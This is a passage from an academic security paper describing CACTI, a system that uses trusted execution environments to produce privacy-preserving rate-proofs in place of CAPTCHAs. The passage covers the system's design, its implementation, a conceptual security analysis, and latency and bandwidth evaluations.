In addition to CAPTCHAs, modern websites use a variety of abuse-prevention systems (e.g., filtering based on client IP address or cookies). We envision CACTI being used alongside such mechanisms. Websites could dynamically adjust their CACTI rate-proof thresholds based on information from these other mechanisms. We are aware that rate-proofs are a versatile primitive that could be used to fight abusive activity in other ways, or even enable new use-cases. However, in this paper, we focus on the important problem of reducing the user burden of CAPTCHAs.

4.2 Design Challenges

In order to realize the conceptual design outlined above, we identify the following key challenges:

TEE attestation. In current TEEs, the process of remote attestation is not standardized. For example, in SGX, a verifier must first register with Intel Attestation Service (IAS) before it can verify TEE quotes. Other types of TEEs would have different processes. It is unrealistic to expect every web server to establish relationships with such services from all manufacturers in order to verify attestation results. Therefore, web servers cannot directly verify the attestation, but still need to ascertain that the client is running a genuine TEE.

TEE memory limitations. TEEs typically have a small amount of secure memory. For example, if the memory of an SGX enclave exceeds the size of the EPC (usually 128 MB), the CPU has to swap pages out of the EPC. This is a very expensive operation, since these pages must be encrypted and integrity protected. Therefore, CACTI should minimize the required amount of enclave memory, since other enclaves may be running on the same platform.

Limited number of monotonic counters. TEEs typically have a limited number of hardware monotonic counters, e.g., SGX allows at most 256 per enclave. Also, the number of counter increments can be limited, e.g., in SGX the limit is 100 in a single epoch [8] – a platform power cycle, or a 24 hour period. This is a challenge because hardware monotonic counters are critical for achieving rollback-protected storage. Recall that CACTI requires rollback-protected storage for all timestamps, to prevent malicious clients from rolling-back the timestamp lists and falsifying rate-proofs. Furthermore, this storage must be updated every time a new timestamp is added, i.e., for each successful rate-proof.

TEE entry/exit overhead. Invoking TEE functionality typically incurs some overhead. For example, whenever an execution thread enters/exits an SGX enclave, the CPU has to perform various checks and procedures (e.g., clearing registers) to ensure that enclave data does not leak. Identifying and minimizing the number of TEE entries/exits, whilst maintaining functionality, can be challenging.

4.3 Realizing CACTI Design

We now present a detailed design that addresses aforementioned design challenges. We describe its implementation in Section 5.

4.3.1 Communication protocol

The web server must be able to determine that a supplied rate-proof was produced by a genuine TEE. Typically, this would be done using remote attestation, where the TEE proves that it is running CACTI code. If the TEE provides privacy-preserving attestation (e.g., the EPID protocol used in SGX remote attestation), this would also fulfill our requirement for client privacy, since websites would not be able to link rate-proofs to specific TEEs.




Figure 2: CACTI provisioning protocol. The interaction between the Provisioning Authority (*PA*) and the client's TEE takes place over a secure connection, using the client to pass the encrypted messages. After verifying the attestation report (and any other required information), the *PA* provisions the TEE with a group private key (sk_{TEE}).

However, as described above, current TEE remote attestation is not designed to be verified by anonymous third parties. Furthermore, as CACTI is not limited to any particular TEE type, websites would need to understand attestation results from multiple TEE vendors, potentially using different protocols. Finally, some types of TEEs might not support privacy-preserving remote attestation, which would undermine our requirement for client privacy.

To overcome this challenge, we introduce a separate *Provisioning Authority* (*PA*) in order to unify various processes for attesting CACTI TEEs. Fundamentally, the *PA* is responsible for verifying TEE attestation (possibly via the TEE vendor) and establishing a privacy-preserving mechanism through which websites can also establish trust in the TEE. Specifically, the *PA* protects user privacy by using the EPID group signature scheme. The *PA* plays the role of the EPID *issuer*, and – optionally – the *revocation manager* [30]. During the provisioning phase (as shown in Figure 2), the *PA* verifies the attestation from the client's TEE and then runs the EPID `join` protocol with the client's TEE in order to provision the TEE with a group private key sk_{TEE}. The *PA* certifies and publishes the group public key pk_G. The *PA* may optionally require the client to prove their identity (e.g., by signing into an account) – this is a business decision and different *PA*s may take different approaches. After provisioning, the *PA* is unable to link signatures to any specific client thanks to the properties of the underling BBS+ signature scheme and signature-based revocation used in EPID [30]. We analyze security implications of malicious *PA*s in Section 6.1, and discuss the use of other group signature schemes in Section 7.2. There can be multiple *PA*s and websites can decide which *PA*s to trust. If a TEE is provisioned by an unsupported *PA*, the website would fall back to using CAPTCHAs.




Figure 3: CACTI CAPTCHA-avoidance protocol. The client (C) requests a resource from the web server (S). In response, the server provides a timestamp for the current event (t), a threshold consisting of a starting time (t_s) and a count (k), and the *name* of the list. Optionally, the server also provides a signature (sig) over the request and the public key (pk_s) with which the signature can be verified. The client passes this information to its TEE in order to produce a rate-proof, signed by a group private key (sk_{TEE}), which can be verified by the server.

Once the TEE has been provisioned, the client can begin to use CACTI when visiting supported websites, as shown in Figure 3. Specifically, when serving a page, the server includes the following information: a timestamp t, a threshold Th (including start time t_s and count k), the name of the list (or CACTI-GLOBAL for the global list), and (optionally) a public key and signature for rates that enforce a same-origin policy. The client uses this information to request a rate-proof from their TEE. If the client's rate is indeed below the threshold, the TEE produces the rate-proof, signed with its group private key. The client then sends this to the server in lieu of solving a CAPTCHA.

4.3.2 TEE Design

To realize the conceptual design above, the client's TEE would ideally store all timestamps indefinitely in integrity-protected and rollback-protected memory. However, as discussed above, current TEEs fall short of this idealized representation, since they have limited integrity-protected memory and a limited number of hardware counters for rollback protection. To overcome this challenge, we store all data outside the TEE, e.g., in a standard database. To prevent dishonest clients from modifying this data, we use a combination of hash chains and Merkle Hash Trees (MHTs) to achieve integrity and rollback-protection.

Hash chains of timestamps. To protect integrity of stored timestamps, we compute a hash chain over each list of timestamps, as shown in Figure 4. Thus the TEE only needs to provide integrity and rollback-protected storage for the most recent hash in each hash chain. For efficiency, we store intermediate value of the hash chain along with each timestamp outside the TEE.

MHT of lists. Although it would be possible for the TEE to seal the most recent hash of each list individually, the lists may be updated independently, so the TEE would need separate hardware monotonic counters to provide rollback protection for each list. In a real-world deployment, the number of lists is likely to exceed the number of available hardware counters, e.g., 256 counters per enclave in SGX. To overcome this challenge, we combine the lists into a Merkle Hash Tree (MHT). As shown in Figure 5, each leaf of the MHT is a hash of the list information (list name and public key) and the most recent hash in the list's hash chain. With this arrangement, the TEE only needs to provide integrity and rollback-protected storage for the MHT root R, which can be achieved using sealing and a single hardware monotonic counter.

4.3.3 Producing a Rate-Proof

The TEE first needs to verify the integrity of its externally-stored data structures (i.e., hash chains and MHT described above), and if successful, update these with the new timestamp and produce the rate-proof, as follows:

1. TEE inputs. The client supplies its TEE with the list information and all timestamps in the list that are greater than or equal to the server-defined start time t_s. The client also supplies the largest timestamp that is smaller than t_s, which we denote $t_{s-\delta}$, and the intermediate value of the hash chain up to, but not including, $t_{s-\delta}$. The client supplies the sealed




Figure 4: Hash chain of timestamps t_j^i for list i. $H()$ is a cryptographic hash function.




Figure 5: Merkle Hash Tree over lists $a...d$. Each leaf is a hash of the list information L^i (list name and public key) and the most recent hash of the list's hash chain H_{n+1}^i. $H()$ is a cryptographic hash function, R is the root of the MHT, and the nodes in blue illustrate the inclusion proof path for list b.

MHT root and intermediate hashes required to verify that the list is in the MHT.

2. Hash chain checks. The TEE first checks that $t_{s-\delta}$ is smaller than t_s and then recomputes the hash chain over included timestamps in order to reach the most recent value. During this process, it counts the number of included timestamps and checks that this is less than the value k specified in the threshold. The inclusion of one timestamp outside the requested range ($t_{s-\delta}$) ensures that the TEE has seen all timestamps within the range. This process requires $O(n)$ hashes, where n is the number of timestamps in the requested range.

3. MHT checks. The TEE then unseals the MHT root and uses the hardware counter to verify that it is the latest version. The TEE then checks that the list information and the calculated most recent hash value is indeed a leaf in the MHT. This process requires $O(log(s))$ hashes, where s is the number of lists. Including the list name in the MHT leaf ensures that the timestamps have not been substituted from another list. If the list has an associated public key, the TEE uses this to verify the signature on the server's request.

4. Starting a new list. If the rate-proof is requested over a new list (e.g., when the user firsts visits a website), the TEE must also verify that the list name does not appear in any MHT leaves. In this case, the client supplies the TEE with all list names and their most recent hash values. The TEE reconstructs the full MHT and checks that the new list name does not appear. This requires $O(s)$ string comparisons and hashes for s lists.

5. Updating a list. If the above verification steps are successful, the TEE checks that the new timestamp t supplied by the server exceeds the latest timestamp in the specified list. If so, the TEE adds t to the list and updates the MHT to obtain a new MHT root. The new root is sealed alongside the TEE's group private key. The TEE then produces a signed rate-proof, using its group private key. The rate-proof includes a hash of the original request provided by the server, thus confirming that the TEE checked the rate and added the server-supplied timestamp. The TEE returns the rate-proof to the client, along with the new sealed MHT root for the client to store. In the above design, the whole process of producing the rate-proof can be performed in a single call to the TEE, thus minimizing the overhead of entering/exiting the TEE.

4.3.4 Reducing Client-Side Storage

The number of timestamps stored by CACTI grows as the client visits more websites. However, in most use-cases, it is unlikely that the server will request rate-proofs going back beyond a certain point in time t_P.

To reduce client-side storage requirements, we provide a mechanism to *prune* a client's timestamp list by merging all timestamps prior to t_P. Specifically, the server can include t_P in any rate-proof request, and upon receiving this, the client's TEE counts and records how many timestamps are older than t_P. The old timestamps and associated intermediate hash values can then be deleted from the database. In other words, the system merges all timestamps prior to t_P into a single count value c_P. The TEE stores t_P and the count value in the database outside the TEE and protects their integrity by including both values in the list information that forms the MHT leaf. Pruning can be done repeatedly: when a new pruning request is received for $t_{P'} > t_P$, CACTI fetches and verifies all timestamps up to $t_{P'}$ and adds these to c_P to create $c_{P'}$. It then replaces t_P and c_P with $t_{P'}$ and $c_{P'}$ respectively.

This pruning mechanism does not reduce security of CACTI. If the server does request a rate-proof going back beyond t_P, CACTI will include the full count of timestamps stored alongside t_P. This is always greater than or equal to the actual number of timestamps; thus, there is no incentive for the server to abuse the pruning mechanism. Similarly, even if a malicious client could trigger this pruning (i.e., assuming the list is not associated to the server's public key), there is no incentive to do so because it would never decrease the number of timestamps included in rate-proofs.

Since the global list CACTI-GLOBAL is used by all websites, the client is always allowed to prune this list to reduce storage requirements. CACTI blocks servers from pruning CACTI-GLOBAL since this can be used as an attack vector to inflate the client rate by compressing all rates into one value – thus preventing use of CACTI on websites that utilize CACTI-GLOBAL. Thus, we expect pruning of CACTI-GLOBAL to be done automatically by the CACTI host application or browser extension.




Figure 6: Overview of CACTI client-side components.

5 Implementation

We now describe the implementation of the CACTI design presented in the previous section. We focus on proof-of-concept implementations of: client-side browser extension, native host application, and CACTI TEE, as shown in Figure 6. Finally, we discuss how CACTI is integrated into websites.

5.1 Browser Extension

The browser extension serves as a bridge between the web server and our host application. We implemented a proof-of-concept browser extension for the Chrome browser (build 79.0.3945.130) [6]. Chrome extensions consist of two parts: a content script and a background script.

- **Content script:** scans the visited web page for an HTML `div` element with the id `CACTI-div`. If the page contains this, the content script parses the parameters it contains and sends them to the background script.
- **Background script:** we use Chrome Native Messaging to launch the host application binary when the browser is started and maintain an open port [20] to the host application until the browser is closed. The background script facilitates communication between the content script and the host application.

User notification. The browser extension is also responsible for notifying the user about requests to access CACTI. Notifications can include information, such as server's domain name, timestamp to be inserted, and threshold used to generate the rate-proof. By default, the background script notifies the user whenever a server requests to use CACTI, and waits for user confirmation before proceeding. This prevents malicious websites from abusing CACTI by adding multiple timestamps without user permission (for possible attacks, see Section 6.1). However, asking for user confirmation for every request could cause UI fatigue. Therefore, CACTI could allow the user to choose from the following options: (1) *Always ask* (the default), (2) *Ask only upon first visit to site*, (3) *Only ask for untrusted sites*, (4) *Only ask for more than x requests per site per time period*, and (5) *Never ask*. Advanced users can also modify our extension or code their own extension to enforce arbitrary policies for requesting user confirmation. The notification is displayed using Chrome's Notification API [3].

5.2 Host Application

The host application running on the client is responsible for: (1) creating the CACTI TEE, which we implement as an SGX enclave, and exposing its `ECALL` API to the browser extension; (2) storing (and forwarding) timestamps and additional integrity information for secure calculation of rate-proofs (to the enclave); and (3) returning the enclave's output to the browser extension.

The host application is implemented in C and uses Chrome Native Messaging [15] to communicate with the browser extension. Since Chrome Native Messaging only supports communication with JSON objects, the host application uses a JSON parser to extract parameters to the API calls. We used the JSMN JSON parser [12]. Moreover, the host application implements the Chrome Native Messaging protocol [2] and communicates with the browser extension using Standard I/O (`stdio`), since this is currently the only means to communicate between browser extensions and native applications.

The host application stores information in an SQLite database. This database has two tables: `LISTS` stores the list names and associated public keys, and `TIMESTAMPS` stores all timestamps and intermediate values of the hash chains. For each rate-proof request, the host application queries the database and provides the data to the enclave.

Since the timestamps are stored unencrypted, we use existing features of the SQLite database to retrieve only the necessary range of timestamps for a given list. Note that since data integrity is maintained through other mechanisms (i.e., hash chains and MHT), the mechanism used by the host application to store this data does not affect the security of the system. Alternative implementations could use different database types and/or other data storage approaches. Instead of hash chains and MHTs, it is possible to use a database managed by the enclave, e.g., EnclaveDB [54]. However, this would increase the amount of code running inside the enclave, thus bloating the trusted code base (TCB).

5.3 SGX Enclave

We implemented the TEE as an SGX enclave using the OpenEnclave SDK [16] v0.7.0. OpenEnclave was selected since it aims to unify the programming model across different types of TEEs. The process of requesting a rate-proof is implemented as a single `get_rate ECALL`. For timestamps, we use the UNIX time which denotes the number of seconds elapsed since the UNIX Epoch (midnight 1/1/1970) and is represented as a 4-byte signed integer. We use cryptographic functions from the `mbed` TLS library [13] included in OpenEnclave.

Specifically, we use SHA-256 for all hashes and ECDSA for all digital signatures. For EPID signatures, we use Intel EPID SDK (v7.0.1) [5] with the performance-optimized version of Intel Integrated Performance Primitives (IPP) Cryptography library [9]. We use a formally-verified and platform-optimized MHT implementation from EverCrypt [55]. As an optimization, if the MHT is sufficiently small, we can cache fully inside the enclave. When a request for a rate-proof is received, the enclave recalculates the timestamp hash chain and then directly compares the most recent value to the corresponding leaf in the cached MHT, as described in Section 4.3.3.

OpenEnclave currently does not support SGX hardware monotonic counters, so we could not include these in the proof-of-concept implementation. However, a production implementation can easily include hardware counter functionality. Although our implementation uses SGX, CACTI can be realized on any suitable TEE. For example, OpenEnclave is currently being updated to support ARM TrustZone. When this version is released, we plan to port the current implementation to TrustZone, with minimal expected modifications.

5.4 Website Integration

Integrating CACTI into a website involves two aspects: sending the rate-proof request to the client, and verifying the response. The server generates the rate-proof request (see Section 4.3.1) and encodes it as `data-*` attributes in the `CACTI-div` HTML `div`. The server also includes the URL to which the generated rate-proofs should be sent. The browser extension determines whether the website supports CACTI by looking for the `CACTI-div` element. The server implements an HTTP endpoint for receiving and verifying rate-proofs . If the verification succeeds, this endpoint notifies the website and the user is granted access.

Integrating CACTI into a website is thus very similar to using existing CAPTCHA systems. For example, reCAPTCHA adds the `g-recaptcha` HTML `div` to the page, and implements various endpoints for receiving and verifying the responses [19]. We evaluate server-side overhead of CACTI, in terms of both processing and data transfer requirements, in Section 6.

6 Evaluation

We now present and discuss the evaluation of CACTI. We start with a security analysis, based on the threat model and requirements defined in Section 3. Next, we evaluate performance of CACTI in terms of latency and bandwidth. Finally, we discuss CACTI deployability issues.

6.1 Security Evaluation

Data integrity & rollback attacks. Since timestamps are stored outside the enclave, a malicious host application can try to modify this data, or roll it back to an earlier version. If successful, this might trick the enclave into producing falsified rate-proofs. However, if any timestamp is modified outside the enclave, this would be detected because the most recent value of the hash chain would not match the corresponding MHT leaf. Assuming a suitable collision-resistant cryptographic hash function, it is infeasible for the malicious host to find alternative hash values matching the MHT root. Similarly, a rollback attack against the MHT is detected by comparing the included counter with the hardware monotonic counter.

Timestamp omission attacks. A malicious application can try to provide the enclave with only a subset of the timestamps for a given request, e.g., to pretend to be below the threshold rate. Specifically, the host could try to omit one or more timestamps at the start, in the middle, and/or at the end, of the range. If timestamps are omitted at the start, the enclave detects this when it checks that the first timestamp supplied by the host is *prior to* the start time of request t_s. If timestamps are omitted in the middle (or at the end) of the range, the most recent hash value will not match the value in the MHT leaf.

List substitution attacks. A malicious client might attempt to use a timestamp hash chain from a different list, or claim that the requested list does not exist. The former is prevented by including list information (list name and public key) in the MHT leaf. If there is a mismatch between the name and the timestamp chain, the resulting leaf would not exist in the MHT. For the latter, when the host calls the enclave's `get_rate` function for a new list, the enclave checks the names of all lists in the MHT to ensure that the new list name does not already exist.

TEE reset attacks. A malicious client might attempt to delete all stored data, including the sealed MHT root, in order to reset the TEE. Since the group private key received from the provisioning authority is sealed together with the MHT root, it is impossible to delete one and not the other. Deleting the group private key would force the TEE to be re-provisioned by the provisioning authority, which may apply its own rate-limiting policies on how often a given client can be re-provisioned.

CACTI **Farms.** Similar to CAPTCHA farms, a multitude of devices with TEE capabilities could be employed to satisfy rate thresholds set by servers. However, this would be infeasible because: *(1)* CACTI enclaves would stop producing rate-proofs after reaching server thresholds and would thus require a TEE reset and CACTI re-provisioning – which is a natural rate limit; *(2)* the cost of purchasing a device would be significantly higher than CAPTCHA solving costs. For example, currently the cheapest service charges $1.8 for solving $1,000$ reCAPTCHAs [1][3], while a low-end bare-bones CPU with SGX support alone costs $\approx$ $70 [11], in addition to the maintenance and running costs.

[3] See a comparison of CAPTCHA solving services [22]

CACTI **Botnets.** An adversary might try to build a CACTI botnet consisting of compromised devices with suitable TEEs in order to bypass CAPTCHAs at scale, similarly to a CACTI farm. However, if the compromised devices are not yet running CACTI, the adversary would have to provision them using a suitable *PA*, which could be made arbitrarily costly and time-consuming. Alternatively, if the compromised devices are already running CACTI, the adversary gains little advantage because the legitimate users will likely have been using CACTI to create their own rate-proofs. Furthermore, the legitimate user would probably notice any overuse/abuse of their system due to quickly exceeding the thresholds.

Client-side malware. A more subtle variant of the reset attack can occur if malware on the client's own system corrupts or deletes TEE data. This is a type of denial-of-service (DoS) attack against the client. However, defending against such DoS attacks is beyond the scope of this work, since this type of malware would have many other avenues for causing DoS, e.g., deleting critical files.

Other DoS attacks. A malicious server might try to mount a DoS attack against an unsuspecting client by inserting a timestamp for a future time. If successful, the client would be unable to insert new timestamps and create rate-proofs for any other servers, since the enclave would reject these timestamps as being in the past. This attack can be mitigated if the client's browser extension and/or host application simply check that the server-provided timestamp is not in the future.

Client tracking. A malicious server (or group of servers) might attempt to track clients by sending multiple requests for rate-proofs with different thresholds in order to learn the precise number of timestamps stored by the client. A successful attack of this type could potentially reduce the client's anonymity set to only those clients with the same rate. However, this attack is easy to detect by monitoring the thresholds sent by the server. A more complicated attack targeting a specific client is to send an excessive number of successful rate-proof requests in order to increase the client's rate. The goal is to reduce the size of the target's anonymity set. This attack is also easy to detect or prevent by simply rate-limiting the number of increments accepted from a particular server. Note that the window of opportunity for this targeted attack is limited to a single session, because malicious servers cannot reliably re-identify the user across multiple sessions (since this is what the attack is trying to achieve). The above attacks cannot be improved even if multiple servers collude.

Rogue *PA*s. A malicious *PA* might try to compromise or diminish client privacy. However, this is prevented by CACTI's use of the EPID protocol [30]. Specifically, due to the BBS+ signature scheme [27] during EPID key issuance, clients' private keys are never revealed to *PA*s. Also, EPID's signature-based revocation mechanism does not require member private keys to be revealed. Instead, signers generate zero-knowledge proofs showing that they are not on the revocation list. Therefore, client privacy does not depend on any *PA* business practices, e.g., log deletion or identifier blinding.

Each website has full discretion to decide which *PA*s it trusts; if a server does not trust the PA who issued the member private key to the TEE, it can simply fall back to CAPTCHAs. This provides no advantage to attackers, and websites can be as conservative as they like. If higher levels of assurance are required, *PA*s can execute within TEEs and provide attestation of correct behavior; we defer the implementation of this optional feature to future work.

Overall, we claim that CACTI meets all security requirements defined in Section 3 and significantly increases the adversary's cost to perform DoS attacks. Specifically, the **Unforgeability** requirement is satisfied since it is impossible for the host to perform rollback, timestamp exclusion and list substitution attacks. **Client privacy** is achieved because the rate-proof does not reveal the actual number of timestamps included, and is signed using a group signature scheme.

6.2 Latency Evaluation

We conducted all latency experiments on an Intel NUC Kit NUC7PJYH [10] with an Intel Pentium Silver J5005 Processor (4M Cache, up to 2.80 GHz); 4 GB DDR4-2400 1.2V SO-DIMM Memory; running Ubuntu 16.04 with the Linux 4.15.0-76-generic kernel Intel SGX DCAP Linux 1.4 drivers.

Recall that the host application is responsible for initializing the enclave, fetching data necessary for enclave functionality, performing `ECALL`s, and finally updating states according to enclave output. Therefore, we consider the latency in the following four key phases in the host application:

- *Init-Enclave*: Host retrieves the appropriate data from the database and calls `init_mt` `ECALL` that initializes the MHT within the enclave.[4]
- *Pre-Enclave*: Host retrieves the required hashes and timestamps from the database.
- *In-Enclave*: Host calls the `get_rate` `ECALL`. This phase concludes when the `ECALL` returns.
- *Post-Enclave*: Host updates/inserts the data it received from the enclave into the database.

We investigated the latency impact by varying (1) the number of timestamps in the rate-proof (Section 6.2.1), and (2) the number of lists in the database (Section 6.2.2). We evaluated the end-to-end latency in Section 6.2.4. Unless otherwise specified, each measurement is the average of 10 runs.

Note: The ECDSA and EPID signature operations are, by far, the dominant contributors to latency. However, they represent a fixed latency overhead that does not vary with the number of timestamps or servers. Therefore, for clarity's sake, figures in the following sections do not include these operations. We analyze them separately in Section 6.2.3.

[4] Init-Enclave is done only when the enclave starts.

6.2.1 Varying Number of Timestamps in Query

We measured the effect of varying the number of timestamps included in the query, while holding the number of lists constant. As shown in Figure 7, query latency increases linearly with the number of timestamps included in the query. The most notable increase is in the in-enclave phase, since this involves calculating a longer hash chain. However, even with 10,000 timestamps in a query, the total latency only reaches ~40 milliseconds (excluding signature operations).

6.2.2 Varying Number of Lists

Next, we varied the number of lists while holding the number of timestamps fixed at one per list. We considered two separate scenarios: adding a new list and updating an existing list.

Adding a new list. As shown in Figure 8, the latency for the pre-enclave phase is lower compared to Figure 7. This is because we optimize the host to skip the expensive `TIMESTAMPS` table look up operation if the host knows that this is a new list. The in-enclave phase increases as the number of lists increases due to the string comparison operations performed by the enclave to prevent list substitution attacks. However, this phase can be optimized by sorting the server names inside the enclave during initial MHT construction. The post-enclave latency is due to the cost of adding entries to the `TIMESTAMPS` table. Figure 8 assumes the enclave has already been initialized (see Figure 9 for the corresponding init-enclave phase).

Updating an existing list. As shown in Figure 9, the latency of the init-enclave phase increases as the number of lists increases. This is expected, since the enclave reconstructs the MHT in this phase. The pre-enclave phase also increases slightly due to the database operations.

6.2.3 Signature Operation Latency

Evaluation results presented thus far have not included the ECDSA signature verification or EPID signature creation operations. Specifically, the server creates an ECDSA signature on the request, which the enclave verifies. The enclave creates an EPID group signature on the response, which the server verifies using the EPID group public key. The average latencies over 10 measurements for these four signature operations are shown in Figure 10. We can see that the EPID group signature generation operation is an order magnitude slower compared to the other cryptographic operations including EPID group signature verification. The latency of our enclave is thus dominated by the EPID signature generation operation.

6.2.4 End-to-End Latency

Table 1 shows the end-to-end latency (excluding network communication) from when the server begins generating a request until it has received and verified the response from the client. In both settings, the end-to-end latency is below 250 milliseconds. The latency will be lower if there are fewer lists or included timestamps. Compared to other types of CAPTCHAs, image-based CAPTCHAs take ~10 seconds to solve [31] and behavior-based reCAPTCHA takes ~400 milliseconds, although this might change depending on the client's network latency.

6.3 Bandwidth Evaluation

We measured the amount of additional data transferred over the network by different types of CAPTCHA techniques. Minimizing data transfer is critical for both servers and clients. We compared CACTI against image-based and behavior-based reCAPTCHA [18] (see Figure 1). The former asks clients (one or more times) to find and mark certain objects in a given image or images, whilst the latter requires clients to click a button. To isolate the data used by reCAPTCHA, we hosted a webpage with the minimal auto-rendering reCAPTCHA example [19]. We visited this webpage and recorded the traffic using the Chrome browser's debugging console.

Table 2 shows the additional data received and sent by the client to support each type of CAPTCHA. Image-based reCAPTCHA incurs the highest bandwidth overhead since it has to download images, often multiple times. Although not evaluated here, text-based CAPTCHAs also use images and would thus have a similar bandwidth overhead. Behavior-based reCAPTCHA downloads several client-side scripts. Both types of reCAPTCHA made several additional connections to Google servers. Overall, CACTI achieves at least a 97% reduction in client bandwidth overhead compared to contemporary reCAPTCHA solutions.

6.4 Server Load Evaluation

We analyzed the additional load imposed on the server by CACTI. Unfortunately, CAPTCHAs offered as services, such as reCAPTCHA [18] and hCAPTCHA [7], do not disclose their source code and we have no reliable way of estimating their server-side overhead. Therefore, we compared CACTI against two open-source CAPTCHA projects published on GitHub (both have more than 1,000 stars and been forked more than a hundred times):

dchest/captcha [17] (Figure 11a) generates image-based text recognition CAPTCHAs consisting of transformed digits with noise in the form of parabolic lines and additional clusters of points. It can also generate audio CAPTCHAs, which are pronunciations of digits with randomized speed and pitch and randomly-generated background noise.

produck/svg-captcha [21] (Figure 11b) generates similar image-based text recognition CAPTCHAs, as well as challenge-based CAPTCHAs consisting of simple algebraic operations on random integers. Noise is introduced by varying the text color and adding parabolic lines.




Figure 7: Latency of initializing the enclave and creating a rate-proof for different numbers of timestamps in the query (excluding signature operations).




Figure 8: Latency of creating the first rate-proof in a new list for different numbers of existing lists (excluding enclave initialization and signature operations).




Figure 9: Latency of initializing the enclave and updating an existing list for different numbers of existing lists (excluding signature operations).

